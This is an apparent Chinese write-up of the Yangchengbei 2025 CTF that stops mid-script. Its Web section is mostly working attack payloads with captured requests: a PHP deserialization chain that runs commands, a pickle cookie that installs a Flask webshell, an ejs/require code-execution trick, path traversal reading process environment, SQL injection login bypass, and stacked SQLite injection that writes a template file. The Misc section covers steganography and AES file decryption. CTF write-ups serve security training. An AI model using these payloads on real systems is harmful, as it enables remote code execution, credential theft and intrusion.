

# 羊城杯2025 Writeup

## Web

### ez\_unserialize |solved

反序列化

代码块

```
1  <?php
2
3  error_reporting(0);
4  highlight_file(__FILE__);
5
6  class A {
7      public $first;
8      public $step;
9      public $next;
10
11     public function start() {
12         echo $this->next;
13     }
14 }
15
16 class E {
17     private $you;
18     public $found;
19     private $secret = "admin123";
20
21     public function __get($name){
22         if($name === "secret") {
23             echo "<br>".$name." maybe is here!</br>";
24             $this->found->check();
25         }
26     }
27 }
28
29 class F {
30     public $fifth;
31     public $step;
32     public $finalstep; // u
33
```

```
34     public function check() {
35         if(preg_match("/U/", $this->finalstep)) {
36             echo "仔细想想! ";
37         }
38         else {
39             $this->step = new $this->finalstep();
40             ($this->step)();
41         }
42     }
43 }
44
45 class H {
46     public $who;
47     public $are;
48     public $you;
49
50     public function __construct() {
51         $this->you = "nobody";
52     }
53
54     public function __destruct() {
55         $this->who->start();
56     }
57 }
58
59 class N {
60     public $congratulation;
61     public $yougotit;
62
63     public function __call(string $func_name, array $args) {
64         return call_user_func($func_name, $args[0]);
65     }
66 }
67
68 class U {
69     public $almost;
70     public $there;
71     public $cmd;
72
73     public function __construct() {
74         $this->there = new N();
75         $this->cmd = $_POST['cmd'];
76     }
77
78     public function __invoke() {
79         return $this->there->system($this->cmd);
80     }
}
```

```

81 }
82
83 class V {
84     public $good;
85     public $keep;
86     public $dowhat;
87     public $go;
88
89     public function __toString() {
90         $abc = $this->dowhat;
91         $this->go->$abc;
92         return "<br>Win!!!</br>";
93     }
94 }
95
96 $u = new U();
97 $f = new F();
98 $f->finalstep = 'u'; // 使用小写 'u' 绕过 preg_match("/U/", ...)
99 $f->step = $u;
100 $e = new E();
101 $e->found = $f;
102 $v = new V();
103 $v->dowhat = 'secret';
104 $v->go = $e;
105 $a = new A();
106 $a->next = $v;
107 $h = new H();
108 $h->who = $a;
109 echo urlencode(serialize($h));
110
111 //payload=0%3A1%3A%22H%22%3A3%3A%7Bs%3A3%3A%22who%22%3B0%3A1%3A%22A%22%3A3%3A%7
Bs%3A5%3A%22first%22%3BN%3Bs%3A4%3A%22step%22%3BN%3Bs%3A4%3A%22next%22%3B0%3A1%
3A%22V%22%3A4%3A%7Bs%3A4%3A%22good%22%3BN%3Bs%3A4%3A%22keep%22%3BN%3Bs%3A6%3A%2
2dowhat%22%3Bs%3A6%3A%22secret%22%3Bs%3A2%3A%22go%22%3B0%3A1%3A%22E%22%3A3%3A%7
Bs%3A6%3A%22%00E%00you%22%3BN%3Bs%3A5%3A%22found%22%3B0%3A1%3A%22F%22%3A3%3A%7B
s%3A5%3A%22fi fth%22%3BN%3Bs%3A4%3A%22step%22%3B0%3A1%3A%22U%22%3A3%3A%7Bs%3A6%3
A%22almost%22%3BN%3Bs%3A5%3A%22there%22%3B0%3A1%3A%22N%22%3A2%3A%7Bs%3A14%3A%22
congratulation%22%3BN%3Bs%3A8%3A%22youtgot it%22%3BN%3B%7Ds%3A3%3A%22cmd%22%3BN%3
B%7Ds%3A9%3A%22finalstep%22%3Bs%3A1%3A%22u%22%3B%7Ds%3A9%3A%22%00E%00secret%22%
3Bs%3A8%3A%22admin123%22%3B%7D%7D%7Ds%3A3%3A%22are%22%3BN%3Bs%3A3%3A%22you%22%3
Bs%3A6%3A%22nobody%22%3B%7D&cmd=cat%20/flag

```

| 请求   |     |     |  | 响应   |     |     |      |
|--|-----|-----|--|--|-----|-----|------|
| 美化   | Raw | Hex |  | 美化   | Raw | Hex | 页面渲染 |
| 1 POST / HTTP/1.1  |     |     |  | 97 public </span><span style="color: #0000BB">\$keep</span><span style="color: #007700">;  |     |     |      |
| 2 Host: 45.40.247.139:31331  |     |     |  | 98 public </span><span style="color: #0000BB">\$dowhat</span><span style="color: #007700">;  |     |     |      |
| 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0   |     |     |  | 99 public </span><span style="color: #0000BB">\$go</span><span style="color: #007700">;  |     |     |      |
| 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  |     |     |  | 100  |     |     |      |
| 5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2   |     |     |  | 101 public function </span><span style="color: #0000BB">__toString</span><span style="color: #007700">() {   |     |     |      |
| 6 Accept-Encoding: gzip, deflate, br   |     |     |  | 102 </span><span style="color: #0000BB">\$abc </span><span style="color: #007700">= </span><span style="color: #0000BB">\$this</span><span style="color: #007700">-&gt;</span><span style="color: #0000BB">dowhat</span><span style="color: #007700">;       |     |     |      |
| 7 Connection: keep-alive   |     |     |  | 103 </span><span style="color: #0000BB">\$this</span><span style="color: #007700">-&gt;</span><span style="color: #0000BB">go</span><span style="color: #007700">-&gt;</span><span style="color: #0000BB">\$abc</span><span style="color: #007700">;         |     |     |      |
| 8 Upgrade-Insecure-Requests: 1   |     |     |  | 104 return </span><span style="color: #DD0000">  |     |     |      |
| 9 Priority: u=0, i   |     |     |  | &lt;br&gt;Win!!!&lt;br&gt;</span><span style="color: #007700">;  |     |     |      |
| 10 Content-Type: application/x-www-form-urlencoded   |     |     |  | 105 }  |     |     |      |
| 11 Content-Length: 831   |     |     |  | 106 }  |     |     |      |
| 12   |     |     |  | 107  |     |     |      |
| 13 payload=  |     |     |  | 108 </span><span style="color: #0000BB">unserialize</span><span style="color: #007700"></span><span style="color: #0000BB">\$_POST</span><span style="color: #007700">[</span><span style="color: #DD0000">'payload'</span><span style="color: #007700">]]); |     |     |      |
| 0%3A1%3A%22H%22%3A3%3A7Bs%3A3%3A%22who%22%3B0%3A1%3A%22%3A3%3A7Bs%3A5%3A%22first%22%3B%3B%3A4%3A%22step%22%3B%3B%3A4%3A%22next%22%3B0%3A1%3A%22V%22%3A4%3A7Bs%3A4%3A%22good%22%3B%3B%3A4%3A%22keep%22%3B%3B%3A6%3A%22dowhat%22%3B%3A6%3A%22secret%22%3B%3A2%3A%22go%22%3B0%3A1%3A%22E%22%3A3%3A7Bs%3A6%3A%22%00E%00you%22%3B%3B%3A5%3A%22found%22%3B0%3A1%3A%22F%22%3A3%3A7Bs%3A5%3A%22fifth%22%3B%3B%3A4%3A%22step%22%3B0%3A1%3A%22U%22%3A3%3A7Bs%3A6%3A%22almost%22%3B%3B%3A5%3A%22there%22%3B0%3A1%3A%22N%22%3A2%3A7Bs%3A14%3A%22congratulation%22%3B%3B%3A8%3A%22yougotit%22%3B%3B%3A3%3A%22cmd%22%3B%3B%3A9%3A%22finalstep%22%3B%3A1%3A%22u%22%3B%3A9%3A%22%00E%00secret%22%3B%3A8%3A%22admin123%22%3B%3A7D%3A%22%3A3%3A%22are%22%3B%3B%3A3%3A%22you%22%3B%3A6%3A%22nobody%22%3B%3A7D&cmd=cat%20/flag |     |     |  | 109  |     |     |      |
|  |     |     |  | 110 </span><span style="color: #0000BB">?&gt;</span></code></pre><br>secret maybe is here!<br>DASCTF {36664756798066084276011208814983}  |     |     |      |
|  |     |     |  | 111 <br>Win!!!<br>   |     |     |      |

## ezBlog | solved

提示游客账户，猜测guest/guest登录成功，Token是pickle序列化数据，那就会在验证身份时候触发反序列化，也没啥其他限制，直接打个flask的内存马

代码块

```
1 cbuiltins
2 eval
3 (S'app.before_request_funcs.setdefault(None,
    []).append(lambda: __import__('\os\').popen(request.args.get('\cmd\')).read()))'
4 tR.
```

Request

PrettyRawHexMarkInfo

1GET /?cmd=cat+/thisisthefffflllaaggg.txt HTTP/1.1

2Host: 45.40.247.139:32311

3Cache-Control: max-age=0

4Accept-Language: zh-CN,zh;q=0.9

5Upgrade-Insecure-Requests: 1

6User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_15\_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36

7Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

8Referer: http://45.40.247.139:32311/login

9Accept-Encoding: gzip, deflate, br

10Cookie: Token=636275696c74696e730a6576616c0a2853276170702e6265666f72655f726571756573745f66756e63732e73657464656661756c74284e6f6e652c5b5d292e617070656e64286c616d6264613a5f5f696d706f72745f5f285c276f735c27292e706f70656e28726571756573742e617267732e676574285c27636d645c2729292e72656164282929270a74522e; session=eyJfZmxhc2hlcyI6W3siaHoiOi0sibWVzc2FnZSI6Ilx1NzY3YXlx1NWY1NVx1NjIxMFx1NTI5Zlx1ZmYwMSJdfV19.a0ni8g.uixh7NqvC3GJmXGs4z-w\_yxnfgA

11Connection: keep-alive

12

13

Response

PrettyRawHexRender

1HTTP/1.1 200 OK

2Server: Werkzeug/3.1.3 Python/3.11.13

3Date: Sat, 11 Oct 2025 05:04:25 GMT

4Content-Type: text/html; charset=utf-8

5Content-Length: 41


6Connection: close

7

8DASCTF{79454636776778663044811173750833}

9


## staticNodeService | solved



2041280c0660b8e662b3fd3fd493b

801.zip

11.30KB



ejs在渲染未知后缀名的模板文件时，会使用require这个后缀名，利用写文件的路由向ms模块写index文件，再渲染一个shell.ms

代码块

```
1  PUT /node_modules/ms/index HTTP/1.1
2  Host: 127.0.0.1:3000
3  sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
4  sec-ch-ua-mobile: ?0
5  sec-ch-ua-platform: "macOS"
6  Accept-Language: zh-CN,zh;q=0.9
7  Upgrade-Insecure-Requests: 1
8  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
9  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
```

```
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://127.0.0.1:3000/node_modules/raw-body/
15 Accept-Encoding: gzip, deflate, br
16 If-None-Match: W/"8ee-199d1afd4cb"
17 If-Modified-Since: Sat, 11 Oct 2025 05:13:05 GMT
18 Connection: keep-alive
19 Content-Type: application/json
20 Content-Length: 138
21
22 {"content":"Z2xvYmFsLnByb2Nlc3MubWFpbk1vZHVhZS5jb25zdHJ1Y3Rvcj5fbG9hZCgnY2hpbGRfcHJvY2VzcycpLmV4ZWNTeW5jKCcvcmVhZGZsYWcgPiByZXMuZGh0Jyk="}
```

#### 代码块

```
1 GET /?templ=shell.ms HTTP/1.1
2 Host: 127.0.0.1:3000
3 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "macOS"
6 Accept-Language: zh-CN,zh;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://127.0.0.1:3000/node_modules/ansi-styles/
15 Accept-Encoding: gzip, deflate, br
16 If-None-Match: W/"18cd-199d1afda82"
17 If-Modified-Since: Sat, 11 Oct 2025 05:13:06 GMT
18 Connection: keep-alive
19
20
```

然后去读res.txt

Authweb | solved



105cda6dda852eafd573505fa386a

045.zip

21.62MB



### 代码块

```
1 GET /login/dynamic-template?value=../../../../../../../../proc/self/environ%23 HTTP/1.1
2 Host: 127.0.0.1:60000
3 User-Agent: python-requests/2.32.5
4 Accept-Encoding: gzip, deflate, br
5 Accept: */*
6 Connection: keep-alive
7 Referer: http://127.0.0.1:60000/upload
8
9
```

The screenshot shows the Burp Suite Professional interface. The 'Request' tab is active, displaying a GET request to `/login/dynamic-template?value=../../../../../../../../proc/self/environ%23`. The 'Response' tab is also active, showing a 200 status code and various headers including `X-Content-Type-Options: nosniff`, `Cache-Control: no-cache, no-store, max-age=0, must-revalidate`, and `Content-Type: text/html; charset=UTF-8`. The response body contains system environment variables such as `PATH=/usr/java/openjdk-17/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin`, `HOSTNAME=endpoint-22eba36368114a6cb90b7e9861c47b94-0`, and `KUBERNETES_PORT_443_TCP_ADDR=10.168.0.1`.

## Ezsignin | solved

/login存在sql注入，获取Admin用户connect.sid：

### 代码块

```
1 POST /login HTTP/1.1
2 Host: 45.40.247.139:30096
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
5  Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6  Accept-Encoding: gzip, deflate, br
7  Connection: keep-alive
8  Upgrade-Insecure-Requests: 1
9  If-None-Match: W/"30c-DHNVxa0VphnTYJIjy4EiU0x4CDM"
10 Priority: u=0, i
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 32
13
14 username=Admin")+---+q&password=1
```

/download存在文件读取：

代码块

```
1
2  GET /download/?filename=../app.js HTTP/1.1
3  Host: 45.40.247.139:30096
4  Accept-Language: zh-CN,zh;q=0.9
5  Upgrade-Insecure-Requests: 1
6  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
7  Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8  Referer: http://45.40.247.139:30096/
9  Accept-Encoding: gzip, deflate, br
10 Cookie:
  connect.sid=s%3ArQORBzH5x3cMktwmh4b0VtqMfb4WbLLh.G08Vr5WzTRGs3cu7MA5ssx%2Fkcg1HCxCOJ6ymIreM5nc
11 Connection: keep-alive
12
13
```

app.js:

代码块

```
1  const express = require('express');
2  const session = require('express-session');
3  const sqlite3 = require('sqlite3').verbose();
4  const path = require('path');
5  const fs = require('fs');
6
7  const app = express();
8  const db = new sqlite3.Database('./db.sqlite');
```



```
9
10  /*
11  FLAG in /fla4444444aaaaaagg.txt
12  */
13
14  app.use(express.urlencoded({ extended: true }));
15  app.use(express.static(path.join(__dirname, 'public')));
16  app.use(session({
17    secret: 'welcometoycb2025',
18    resave: false,
19    saveUninitialized: true,
20    cookie: { secure: false }
21  }));
22
23  app.set('views', path.join(__dirname, 'views'));
24  app.set('view engine', 'ejs');
25
26
27  const checkPermission = (req, res, next) => {
28    if (req.path === '/login' || req.path === '/register') return next();
29    if (!req.session.user) return res.redirect('/login');
30    if (!req.session.user.isAdmin) return res.status(403).send('无权限访问');
31    next();
32  };
33
34  app.use(checkPermission);
35
36  app.get('/', (req, res) => {
37    fs.readdir(path.join(__dirname, 'documents'), (err, files) => {
38      if (err) {
39        console.error('读取目录时发生错误:', err);
40        return res.status(500).send('目录读取失败');
41      }
42      req.session.files = files;
43      res.render('files', { files, user: req.session.user });
44    });
45  });
46
47  app.get('/login', (req, res) => {
48    res.render('login');
49  });
50
51  app.get('/register', (req, res) => {
52    res.render('register');
53  });
54
55  app.get('/upload', (req, res) => {
```

```
56     if (!req.session.user) return res.redirect('/login');
57     res.render('upload', { user: req.session.user });
58     //todoing
59 });
60
61 app.get('/logout', (req, res) => {
62     req.session.destroy(err => {
63         if (err) {
64             console.error('退出时发生错误:', err);
65             return res.status(500).send('退出失败');
66         }
67         res.redirect('/login');
68     });
69 });
70
71 app.post('/login', async (req, res) => {
72     const username = req.body.username;
73     const password = req.body.password;
74     const sql = `SELECT * FROM users WHERE (username = "${username}") AND
password = ("${password}")`;
75     db.get(sql, async (err, user) => {
76         if (!user) {
77             return res.status(401).send('账号密码出错! ! ');
78         }
79         req.session.user = { id: user.id, username: user.username, isAdmin:
user.is_admin };
80         res.redirect('/');
81     });
82 });
83
84
85
86 app.post('/register', (req, res) => {
87     const { username, password, confirmPassword } = req.body;
88
89     if (password !== confirmPassword) {
90         return res.status(400).send('两次输入的密码不一致');
91     }
92
93     db.exec(`INSERT INTO users (username, password) VALUES ('${username}',
'${password}')`, function(err) {
94         if (err) {
95             console.error('注册失败:', err);
96             return res.status(500).send('注册失败, 用户名可能已存在');
97         }
98         res.redirect('/login');
99     });
```

```

100  });
101
102  app.get('/download', (req, res) => {
103      if (!req.session.user) return res.redirect('/login');
104      const filename = req.query.filename;
105      if (filename.startsWith('/') || filename.startsWith('./')) {
106          return res.status(400).send('WAF');
107      }
108      if
      (filename.includes('../..') || filename.includes('..../') || filename.includes('f'
      ) || filename.includes('///')) {
109          return res.status(400).send('WAF');
110      }
111      if (!filename || path.isAbsolute(filename) ) {
112          return res.status(400).send('无效文件名');
113      }
114      const filePath = path.join(__dirname, 'documents', filename);
115      if (fs.existsSync(filePath)) {
116          res.download(filePath);
117      } else {
118          res.status(404).send('文件不存在');
119      }
120  });
121
122
123
124  const PORT = 80;
125  app.listen(PORT, () => {
126      console.log(`Server running on http://localhost:${PORT}`);
127  });

```

/register下存在堆叠注入，通过password进行注入：

代码块

```

1  test'); ATTACH DATABASE '/app/views/upload.ejs' AS temp; CREATE TABLE temp.pwn
  (data, TEXT); INSERT INTO temp.pwn (data) VALUES ('<%=
  include("/fla4444444aaaaaagg.txt") %>'); -- ('

```

写入upload.ejs后访问/upload：

请求

美化RawHex

1 GET /upload HTTP/1.1  
2 Host: 45.40.247.139:30096  
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
6 Accept-Encoding: gzip, deflate, br  
7 Origin: http://45.40.247.139:30096  
8 Connection: keep-alive  
9 Referer: http://45.40.247.139:30096/login  
10 Upgrade-Insecure-Requests: 1  
11 Cookie: connect.sid=s%3AoygRq7hriJgYDSnyLmbd3HoadKODQcWg.FAAZ%2BQ4hgPe0CQGwnk0bvZ2ncsbA5TfnyaUh35TGTW8  
12 Priority: u=0, i  
13  
14

0高亮

响应

美化RawHex页面渲染

1 HTTP/1.1 200 OK  
2 X-Powered-By: Express  
3 Content-Type: text/html; charset=utf-8  
4 Content-Length: 8202  
5 ETag: W/"200a-7vrSU9+f4lZ/wHlaslmqIFSftbQ"  
6 Date: Sun, 12 Oct 2025 01:08:49 GMT  
7 Connection: keep-alive  
8 Keep-Alive: timeout=5  
9  
10 SQLite format 3@ .r .EtablepwnpwnCREATE TABLE pwn (data TEXT) +  
11 \_DASCTF {04467904423787164843539286775120}  
12  
13  
14


0高亮

Misc


成功男人背后的女人 | solved

010打开看到一堆mkBT块，这是Adboe文件的特征

用ps可以看到另一个图层



符号分别对应二进制0和1



## 别笑，你试你也过不了第二关 | solved

第一关题目：

代码块

```

1  #####  #####  ###  #      #      #####  #####  #####  #####  #####  #      #
   #####
2  #          #  #  #  #      #      #  #  #      #      #  #  #  #      #
   #  #
3  #          #  #####  #      #      #  #  #      #      #  #####  #      #
   #  #
4  #          #  #  #  #      #      #  #  #      #      #  #  #  #      #
   #  #
5  #####  #####  #  #  #####  #####  #####  #####  #####  #####  #  #  #####
   #####  #####

```

第一关payload:

代码块

```

1  a="#"*5;b="  ###  ";c="#"      ";d="  ";e="  ";f=(c+d)*2;g="\n";h="  #  ";i="#"
   #";j="  #
   ";k=a+d+a+d+b+d+f+a;l=c+d+h+d+i+d+f+i;m=l+j+l+g;n=c+d+h+d+a+d+f+i;o=a+d+a+d+i+d
   +a+d+a+d+a;p=k+e+a+e+k+g+m+n+j+n+g+m+o+e+a+e+o;hi logo=p[:52]+p[53:140]+p[141:22
   8]+p[229:316]+p[317:404]+p[405:]

```

## 第二关题目：

请编写 code 以输出前0x114514个数的序数词后缀，长度小于37字符：

代码块

```
1  def get_ordinal(n):
2      if 10 <= n % 100 <= 20:
3          suffix = 'th'
4      else:
5          suffix = ['st', 'nd', 'rd', 'th', 'th', 'th', 'th', 'th',
6                  'th', 'th'][n % 10 - 1]
7          return suffix
8
9      test_passed = True
10     user_function = eval(f"lambda n: {code}", {}, {})
11
12     for i in range(1, 0x114514):
13         if user_function(i) != get_ordinal(i):
14             test_passed = False
```

## 第二关payload：

<https://codegolf.stackexchange.com/questions/4707/outputting-ordinal-numbers-1st-2nd-3rd?newreg=373b6ab34bc64abb963356d17022d4da>

代码块

```
1  'tsnrhtdd'[n%5*(n%100^15>4>n%10)::4]
```



## 代码块

```
1  //gcc -o decryptor decryptor.c -lssl -lcrypto
2  #include <stdio.h>
3  #include <stdlib.h>
4  #include <string.h>
5  #include <openssl/aes.h>
6  #include <openssl/rand.h>
7  #include <openssl/evp.h>
8
9  #define HEADER_SIZE 128 // 文件头部大小
10
11 void decrypt_file(const char *input_file, const char *output_file, unsigned
    char *key) {
12     FILE *in = fopen(input_file, "rb");
13     if (!in) {
14         perror("Unable to open input file");
15         return;
16     }
17
18     unsigned char header[HEADER_SIZE];
19     fread(header, 1, HEADER_SIZE, in);
20
21     unsigned char iv[AES_BLOCK_SIZE];
22     fread(iv, 1, AES_BLOCK_SIZE, in);
23
24     fseek(in, 0, SEEK_END);
25     long encrypted_size = ftell(in) - HEADER_SIZE - AES_BLOCK_SIZE;
26     fseek(in, HEADER_SIZE + AES_BLOCK_SIZE, SEEK_SET);
27     unsigned char *encrypted_data = malloc(encrypted_size);
28     fread(encrypted_data, 1, encrypted_size, in);
29
30     fclose(in);
31
32     AES_KEY decrypt_key;
33     AES_set_decrypt_key(key, 256, &decrypt_key);
34
35     unsigned char *decrypted_data = malloc(encrypted_size);
36     AES_cbc_encrypt(encrypted_data, decrypted_data, encrypted_size,
        &decrypt_key, iv, AES_DECRYPT);
37
38     FILE *out = fopen(output_file, "wb");
39     if (!out) {
40         perror("Unable to open output file");
41         free(encrypted_data);
42         free(decrypted_data);
43         return;
```



```

44     }
45
46     fwrite(header, 1, HEADER_SIZE, out);
47     fwrite(decrypted_data, 1, encrypted_size, out);
48
49     fclose(out);
50     free(encrypted_data);
51     free(decrypted_data);
52 }
53
54 int main() {
55     unsigned char key[32] = {
56         'X', 'X', 'X', 'X', 'X', 'X', 'X', 'X',
57         'X', 'X', 'X', 'X', 'X', 'X', 'X', 'X',
58         'X', 'X', 'X', 'X', 'X', 'X', 'X', 'X',
59         'X', 'X', 'X', 'X', 'X', 'X', 'X', 'X'
60     };
61     // Ç 任 ı ö key
62     decrypt_file("KEY .lock", "KEY .re", key);
63     system("chmod +x KEY .re");
64     return 0;
65 }
66
67
68

```



hide.jpg

16.85KB



代码块

```

1 $ stegstegseek hide.jpg rockyou.txt
2 StegSeek 0.6 - https://github.com/RickdeJager/StegSeek
3
4 [i] Found passphrase: ""
5 [i] Original filename: "key.txt".
6 [i] Extracting to "hide.jpg.out".

```

PZNCKSLLLNWUMILYTNQSCIDUNBHBDFV

代码块

```

1 from Crypto.Cipher import AES
2 import sys
3 import os

```

```
4
5 # 参数配置
6 HEADER_SIZE = 128
7 KEY_STRING = "PZNCKSLLLLNWUMILYTNQSCIDUNBHBDFV"
8 KEY = KEY_STRING.encode('utf-8') # 转为 bytes
9 BLOCK_SIZE = AES.block_size # 16
10
11 def decrypt_file(input_file, output_file):
12     with open(input_file, 'rb') as f:
13         # 1. 读取文件头 (128 字节)
14         header = f.read(HEADER_SIZE)
15         if len(header) != HEADER_SIZE:
16             raise ValueError("Input file too short: missing header")
17
18         # 2. 读取 IV (16 字节)
